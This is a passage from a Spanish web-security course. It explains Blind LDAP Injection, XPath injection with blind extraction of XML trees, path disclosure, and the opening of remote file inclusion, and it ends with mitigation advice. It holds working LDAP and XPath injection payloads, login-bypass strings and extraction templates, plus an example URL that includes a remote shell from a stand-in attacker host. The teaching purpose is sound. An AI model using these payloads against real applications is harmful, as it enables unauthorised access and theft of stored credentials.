
```
(|(objectClass=void)(objectClass=users))(&(objectClass=void)(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=personas))(&(objectClass=void)(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=usuarios))(&(objectClass=void)(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=logins))(&(objectClass=void)(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=...))(&(objectClass=void)(impresoraTipo=Epson*))
```

De igual forma que en el ejemplo con el operador AND podríamos extraer toda la información del árbol LDAP utilizando los comodines.

2.2.4. Ejemplos Blind LDAP Injection

Para mostrar la potencia de los ataques Blind LDAP Injection se ha creado, dentro de un árbol LDAP sobre ADAM, una estructura con objetos Printer. En la siguiente figura se pueden ver los atributos de un objeto de tipo `Printer`.

Figura 29. Árbol LDAP sobre ADAM. Objeto tipo Printer




Sobre este árbol LDAP trabaja una aplicación web que se conecta, entre otros repositorios, a este árbol para obtener información. En este caso tenemos una aplicación programada en php, llamada `printerstatus.php`, que recibe como parámetro el nombre de la impresora y construye una consulta LDAP de la siguiente forma:

```
(&(cn=HP Laserjet 2100)(objectclass=printer))
```

El resultado es una página web en la que se accede a propiedades de la impresora en concreto.

Figura 30. Propiedades de la impresora HP LaserJet 2100




El parámetro `idprinter` se utiliza para construir la consulta LDAP y es vulnerable a LDAP Injection, sin embargo, no se muestra ninguno de los datos de los objetos que se puedan seleccionar con cualquier consulta ejecutada, por lo que únicamente se puede realizar una explotación a ciegas. Las siguientes capturas muestran ejemplos de cómo extraer información del árbol LDAP mediante *Blind LDAP Injection*.

1) Fase 1: descubrimiento de atributos

El atacante inyecta atributos para descubrir si existen o no. Cuando el atributo no existe, la consulta LDAP no devuelve ningún objeto y la aplicación no muestra datos de ninguna impresora.


Hay que tener en cuenta que el comodín `*` vale únicamente para los valores de tipo alfanuméricos, luego si el atributo fuera de otro tipo no se podría descubrir así. Para los tipos numéricos y de tipo fecha se utilizan los operadores `>=, <=` o = y para los booleanos las constantes *true* y *false*.

Figura 31. Atributo `IPaddress` no existe o no tiene valor alfanumérico



En el siguiente ejemplo, el atributo `distinguisedname` existe y además es de tipo alfanumérico, ya que funciona perfectamente con el comodín "`*`". Esto se puede comprobar porque la página de resultados ha devuelto datos de la impresora que se estaba utilizando.


Figura 32. Atributo `distinguisedname` existe y tiene valor alfanumérico



Como se puede ver, hay diferencias entre las páginas que devuelven datos y las que no, con lo que se puede automatizar la extracción de toda la información y el descubrimiento de los atributos simplemente comparando los resultados HTML obtenidos.

En la figura 33, se obtiene de nuevo un resultado positivo que confirma la existencia de un atributo `department`.

Figura 33. Atributo `Department` existe y tiene valor Unicode extraíble



2) Fase 2: reducción del alfabeto

Una de las opciones que se pueden sopesar es realizar una reducción del alfabeto posible de valores en un campo. La idea consiste en saber si existe o no un determinado carácter en un atributo. Si el atributo tiene 15 caracteres de longitud y tenemos que probar, por ejemplo, 28 letras por 15 caracteres, tendrían que realizarse un total de 420 peticiones para extraer la información. Sin embargo, se puede realizar un recorrido que nos diga si una letra pertenece o no al valor. De esa manera realizaríamos primero 28 peticiones, que nos dejarán, en el peor de los casos, una letra distinta por cada posición, es decir, 15 letras. Luego, en el peor de los casos, tendríamos 15 letras x 15 posiciones + 28 peticiones de reducción del alfabeto, es decir, 253 peticiones. Además, se puede inferir que si una letra ya ha sido utilizada puede que no se vuelva a utilizar, con lo que tendríamos una reducción aún mayor si la letra se utiliza como última opción, dejando la probabilidad en un sumatorio de 1..15 + 28, es decir, 148 peticiones.

Como conclusión, se puede obtener que la reducción del alfabeto es una buena opción a la hora de extraer valores de campos.

En los siguientes ejemplos vamos a ver cómo averiguar si un carácter pertenece o no al valor del campo.

Figura 34. La letra *b* no pertenece al valor del atributo `department` porque no se obtienen datos





Figura 35.: La letra *n* sí que pertenece al valor del atributo `department` porque sí que se obtienen datos




Esta reducción dejaría un conjunto de valores válidos que pueden emplearse para extraer el valor del dato mediante un proceso de despliegue.

3) Fase 3: despliegue


En esta fase, una vez reducido el alfabeto, hay que ordenar las letras obtenidas, para ello comenzaremos un proceso desde la primera posición.

Figura 36. El valor de `department` no comienza por la letra a porque no se obtienen datos



Se irán probando letras hasta que se obtenga un resultado positivo que confirme que con ese patrón se devuelven datos.

Figura 37. El valor de `department` sí comienza por la letra f porque sí se obtienen datos



Una vez descubierta la primera letra, esta se mantendrá fija y se procederá a buscar la segunda letra, sustituyendo siempre los caracteres obtenidos en la fase de reducción del alfabeto.

Figura 38. El valor de `department` no comienza por las letras *fa* porque no se obtienen datos





Figura 39. El valor de `department` sí que comienza por las letras *fi* porque sí que se obtienen datos



Este proceso se repetiría con todos los atributos descubiertos y hasta que se hubieran descubierto todas las letras permitiendo extraer información oculta de los objetos del árbol LDAP.

LDAP es una tecnología en expansión cuya implantación en los sistemas de directorio y metadirectorio la hacen cada día más popular. Los entornos intranet realizan uso intensivo de esta tecnología para ofrecer sistemas de Single Sing-On e incluso es común encontrar entornos LDAP en los servicios de Internet.

Esta popularidad hace que sea necesario incluir las pruebas anteriores dentro de los procesos de auditoría de seguridad de las aplicaciones web. Las pruebas de inyecciones de auditoría que se estaban realizando hoy en día, siguiendo la documentación existente, son de poca ayuda, pues en los entornos más comunes como ADAM u OpenLDAP no funcionan.

La solución para proteger las aplicaciones frente a este tipo de inyecciones consiste, como en otros entornos de explotación, en filtrar los parámetros enviados desde el cliente. En este caso, filtrar operadores, paréntesis y comodines para que nunca un atacante sea capaz de inyectar lógica dentro de nuestra aplicación.

2.3. XPath

XPath es un lenguaje que permite la búsqueda de información en documentos XML por medio de expresiones específicas para su estructura. Está pensado para optimizar los tiempos de búsqueda haciendo uso de la organización de nodos que poseen los ficheros XML.

Como cualquier medio para el almacenamiento y búsqueda de datos, es posible implementarlo en aplicaciones web, de modo que pueden sustituir a los SGBD (sistema gestor de base de datos) basados en SQL.

2.3.1. XPath injection y Blind XPath Injection

XPath Injection es una vulnerabilidad que radica en la modificación de los parámetros de búsqueda a la hora de formar una *query* XPath.

Una inyección XPath sucede cuando se inserta código XPath dentro de la sentencia, y ejecuta el código inyectado dentro del motor de búsqueda XML.

Este tipo de vulnerabilidades basadas en inyecciones (XPath Injection, SQL Injection, LDAP Injection...) son fallos de seguridad causados por una mala programación de la aplicación que hace la conexión contra el motor de búsqueda, sin importar que la aplicación sea de escritorio o web.

Para conocer cómo funciona esta técnica en mayor profundidad, vamos a suponer un caso práctico. Tenemos una aplicación web que hace una conexión contra un árbol XML con la siguiente estructura:

```
<?xml version="1.0" encoding="UTF-8"?>
<usuarios>
   <usuario login="admin" password="t1oviv0" nivel="3" />
   <usuario login="usuario" password="miPasswordXml" nivel="1" />
   <usuario login="invitado" password="invitado" nivel="0" />
```

```
</usuarios>
```


La aplicación web maneja un sistema de autenticación basado en XML, donde para realizar la autentificación tiene un formulario en el que solicita un usuario y un password, con los que posteriormente formara una *query* de XPath con la siguiente estructura:

```
string xpath = "/usuarios/usuario[@login='" + usuario + "' and @password='" + password + "']";
```

En un entorno seguro esta *query* de XPath no devolverá ningún resultado positivo a no ser que el usuario y el password correspondan con los establecidos en el documento XML, pero si se trata de un entorno inseguro, donde los campos de entrada (usuario y password) no están filtrados, sería posible realizar una inyección.

Si un usuario introdujera en el campo password un valor como `abc' or 'a'='a' or 'a'='b` sería suficiente para saltarse el sistema de *login* y acceder a la zona privada, ya que el motor de búsqueda XML devolvería un resultado positivo. Teniendo en cuenta que primero se evalúan los operadores AND y posteriormente los OR, el resultado booleano que trataría el motor de búsqueda sería el que nos muestra el siguiente ejemplo:

Figura 40. Evaluación de los parámetros en XPath



Como hemos visto, con este tipo de inyecciones es posible hacer modificaciones en la *query* para obtener el resultado deseado (*true*/*false*), pero es posible ir mucho más allá y averiguar la estructura del árbol XML con todos sus nodos, atributos y elementos.

Realizar este tipo de ataques es posible. Se utiliza una variación de "*XPath Injection*" llamada "*Blind XPath Injection*", la cual consiste en averiguar valores del árbol XML basándose en el resultado booleano que devuelve la aplicación vulnerable.

Retomando el caso práctico anterior, supongamos que cuando realizamos *login* en la aplicación (introduciendo `abc' or 'a'='a' or 'a'='b`), la aplicación devuelve un mensaje de autentificación donde dice "Bienvenido", y en caso de que la *query* XPath devuelva un resultado negativo (cuando se realiza una inyección que devuelva false) muestre un mensaje donde diga "*Usuario y/o password incorrecto*".

En este caso, nos encontramos claramente ante una aplicación vulnerable a *Blind XPath Injection*, pero si aun así queremos estar seguros de que se trata de un motor XML y no SQL, podemos utilizar funciones como `count(//)`, la cual devuelve el número total de nodos en el árbol, que siempre debería tener al menos 1 nodo:

- Inyección de cadena: `a' or count(//)>0 or 'a'='b`
- Inyección numérica: `0 or count(//)>0 or 1=1`

También es posible la utilización de operadores OR en mayúsculas, ya que estos no son aceptados en búsquedas XML y sí que lo son en búsquedas SQL (estas admiten operadores tanto en minúsculas como en mayúsculas), de tal modo que se podría concluir si el motor de búsqueda trabaja con XML.

- Motor SQL: `' OR 1=1 OR ''='`
- Motor SQL/XML: `' or 1=1 or ''='`

Si con esta prueba obtenemos un resultado positivo no hay duda de que es un sistema XML, es vulnerable, y además, es posible extraer todo el árbol XML, ¿cómo?, utilizando técnicas de "booleanización".

El primer paso a la hora de empezar un ataque para descargarse el árbol sería sacar los valores del nodo raíz que contiene el resto de los nodos. Los pasos que habría que realizar serían los siguientes:

1) Extraer el nombre del nodo.

2) Extraer los atributos del nodo.

3) Comprobar si es un elemento[3]. En caso positivo, obtener el valor.

4) Calcular el número de nodos hijos que contiene el nodo que se está analizando.

5) Volver a realizar el paso '1' con los nodos extraídos en el paso '4'.

[3] Si el nodo es un elemento, no puede contener subnodos, por lo que los pasos 4 y 5 no se realizarían.

Para extraer el nombre del nodo, primero sería necesario calcular el número de caracteres del mismo. Esto se puede hacer utilizando la función *string-length*:

```
[PATH]child::node()[position()=[NUMNODO] and string-length (name())>[NUMERO]]
```

Donde `[PATH]` sería el nodo a analizar, `[NUMNODO]` el número de nodo (ya que puede haber varios nodos con el mismo nombre dentro del mismo padre), y `[NUMERO]` sería la longitud del nombre del nodo. De este modo, utilizando fuerza bruta y técnicas de optimización, como la búsqueda binaria, sería posible sacar la longitud del nombre de la siguiente manera:

```
' or /child::node()[position()=1 and string-length(name())>20] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())>10] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())>5] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())>7] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())>9] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())=8] or 1=1 and ''='
```

Una vez se sabe que la longitud del nodo son ocho caracteres, se puede sacar el nombre del nodo siguiendo el mismo mecanismo: técnicas de "booleanización" e imaginación.

```
' or /child::node()[position()=1 and starts-with(name(),'a')] or 1=1 and ''='
' or /child::node()[position()=1 and starts-with(name(),'b')] or 1=1 and ''='
' or /child::node()[position()=1 and starts-with(name(),'c')] or 1=1 and ''='
...
' or /child::node()[position()=1 and starts-with(name(),'u')] or 1=1 and ''='
' or /child::node()[position()=1 and starts-with(name(),'ua')] or 1=1 and ''='
' or /child::node()[position()=1 and starts-with(name(),'ub')] or 1=1 and ''='
...
' or /child::node()[position()=1 and starts-with(name(),'us')] and ''='
' or /child::node()[position()=1 and starts-with(name(),'usu')] and ''='
```

Sería el mismo proceso para cada letra del nombre, utilizando un `charset` de caracteres, y extraer cada carácter desde la posición 1 hasta la posición máxima, que sería la longitud del nombre extraída inicialmente.

Los pasos para extraer los atributos y elementos serían exactamente los mismos, pero variando la consulta XPath, con las siguientes plantillas:

1) Para extraer información referente a los nodos:

- Longitud del nombre:
  `[PATH]child::node()[position()=[NUMNODO] and string-length(name())>[NUMERO]]`

- Nombre del nodo:
  `[PATH]child::node()[position()=[NUMNODO] and starts-with(name(),'[VALORES]')]`

- Número de subnodos:
  `count([PATH]child::node())>[NUMERO]`

2) Para extraer la información de los atributos:

- Número de atributos de un nodo:
  `count([PATH]child::node()[[NUMNODO]]/@*)>[NUMERO]`

- Longitud del nombre del atributo:

```
[PATH]child::node()[position()=[NUMNODO]] and
string-length([PATH]child::node()
[[NUMNODO]]/@*[position()=[NUMATT] and
string-length(name())>[NUMERO]])>0
```

- Longitud del valor del atributo:

```
[PATH]child::node()[position()=[NUMNODO]] and
string-length([PATH]child::node()
[[NUMNODO]]/@*[position()=[NUMATT]])>[NUMERO]
```

- Nombre del atributo:

```
[PATH]child::node()[position()=[NUMNODO]]              and
[PATH]child::node()[[NUMNODO]]/@*[position()=[NUMATT] and
starts-with(name(),'[VALORES]')
```

- Valor del atributo:

```
[PATH]child::node()[position()=[NUMNODO]] and
starts-with([PATH]child::node()
[[NUMNODO]]/@*[position()=[NUMATT]], '[VALORES]')
```

3) Para extraer el contenido de un nodo, los elementos:

- Longitud del elemento:

```
string-length([PATH]/child::text())>[NUMERO]
```

- Valor del elemento:

```
starts-with([PATH]child::text(),'[VALORES]')
```

Esta técnica puede resultar muy tediosa y lenta si se realiza manualmente, pero para ello ya existen herramientas que hacen este proceso de forma automática y, además, utilizan técnicas de optimización como reducción del `charset` para encontrar los datos realizando un reducido número de consultas.

Implementar una reducción de charset es algo simple, basta con hacer una *query* por cada carácter, y comprobar si ese carácter existe en algún nodo, elemento o atributo del árbol. En caso negativo, se elimina ese carácter del `charset`. Esto puede hacerse con la siguientes *query*:


```
"//*[contains(name(), 'a')] or //@*[contains(name(), 'a')]
or //attribute::*[contains(.,'a')] or contains(//*, 'a')"
```

Si esta nos devuelve un resultado positivo se mantiene la letra 'a' en el `charset` de letras a probar, sin embargo, si nos devuelve la página que hemos asociado a una petición falsa, podremos eliminar el carácter *a* del resto de pruebas a realizar, pues ya sabremos que nunca va a aparecer.

Otra técnica interesante para la optimización del Blind XPath Injection es el de "*learn words*", de modo que cuando se extrae el nombre de un nodo, elemento o atributo, se guarda en una lista. Cuando se encuentre otro nodo/elemento/atributo de una longitud de nombre igual a la de algún elemento ya extraído, hacer comprobaciones con los nodos ya conocidos, pues es probable que si tienen la misma longitud, tengan el mismo nombre.

En la siguiente imagen se muestra una herramienta en funcionamiento, una vez descargado el árbol XML de una aplicación web vulnerable.

Figura 41. Árbol XML extraído mediante una aplicación automatizada



2.3.2. ¿Cómo protegerse de técnicas de XPath Injection?

La protección contra este tipo de técnicas es muy simple, y debe correr de la mano del programador de la aplicación. Únicamente hay que realizar un filtrado de las entradas teniendo en cuenta dos factores:

- Si la entrada es numérica, antes de formar la *query*, comprobar que el valor introducido en la entrada es un valor numérico y no una cadena de texto.

- Si la entrada es de texto, remplazar los caracteres peligrosos como la comilla simple y doble, por \' y \".

3. Ataques de Path Transversal

Mediante las técnicas de Path Transversal se va a lograr acceder a información referente al servidor, desde simplemente el directorio donde se está ejecutando la aplicación web hasta lograr descargar ficheros del servidor. Cada uno de estos fallos recibe un nombre y lo estudiaremos por separado.

La información obtenida puede ser usada por un atacante para lograr acceder a otros recursos de la página mediante algún tipo de ingeniería social o deduciendo posibles nombres de ficheros y/o carpetas para posteriormente acceder a ellos.


Vamos a analizar desde los menos peligrosos hasta los más críticos, viendo cómo unos se apoyan en los anteriores y cómo, en cierta medida, dependen unos de los otros y realmente están muy relacionados entre sí.

3.1. Path Disclosure

Este problema no es específico de una tecnología, sino que puede darse en cualquier lenguaje de programación y en cualquier tecnología de servidor. Esta vulnerabilidad no es crítica por sí misma, pero puede facilitar las cosas a un atacante que intente cualquiera de los fallos que se comentarán posteriormente.

El concepto es lograr conocer la ruta en la que se está ejecutando la aplicación. Para ello nos valdremos de mensajes de error (provocados o no) que contengan rutas a ficheros. Esto lo lograremos introduciendo caracteres erróneos en los parámetros o accediendo a rutas que no existan.

Figura 42. Fallo de Path Disclosure



Este mensaje de error puede darse al intentar reproducir cualquiera de los demás fallos explicados en esta sección. Normalmente, los lenguajes de programación del lado del servidor, si no tienen los errores controlados, mostrarán un mensaje de error predefinido, que usualmente contiene la ruta del fichero afectado.

Evitar este tipo de errores es tan sencillo como generar nuestras propias páginas de error. También controlar cualquier tipo de excepción en el código es buena práctica. En definitiva, no dejar que los mensajes por defecto se muestren nunca al usuario.

4. Ataques de inyección de ficheros

4.1. *Remote file inclusion*

Remote file inclusion es la vulnerabilidad consistente en ejecutar código remoto dentro de la aplicación vulnerable. Se basa en la idea de que, al igual que es posible cargar un fichero local para su inclusión dentro de la página, podríamos cargar uno remoto que contuviese código malicioso.

Esto es posible en lenguajes interpretados, donde podemos incluir un fichero con código y añadirlo a la ejecución. En el siguiente ejemplo se toma como base una página programada en PHP:

```
http://www.mipagina.com/mostrar.php?pag=index.php
```

PHP hace uso de funciones que permiten la inclusión de ficheros externos para generar páginas más complejas y más completas. En el hipotético ejemplo anterior, el fichero mostrar.php haría uso de alguna de estas funciones de PHP que permiten la inclusión dinámica de ficheros:

- `include($pag)`
- `require($pag)`
- `include_once($pag)`
- `require_once($pag)`

Estas funciones reciben un parámetro (llamado `$pag` en este ejemplo) que indica la ruta del fichero que ha de incluirse. Si la variable `pag` no está suficientemente controlada, podremos hacer una llamada a un fichero externo que se descargará e interpretará en el lado del servidor:

```
http://www.mipagina.com/mostrar.php?pag=http://malo.com/shell.txt
```

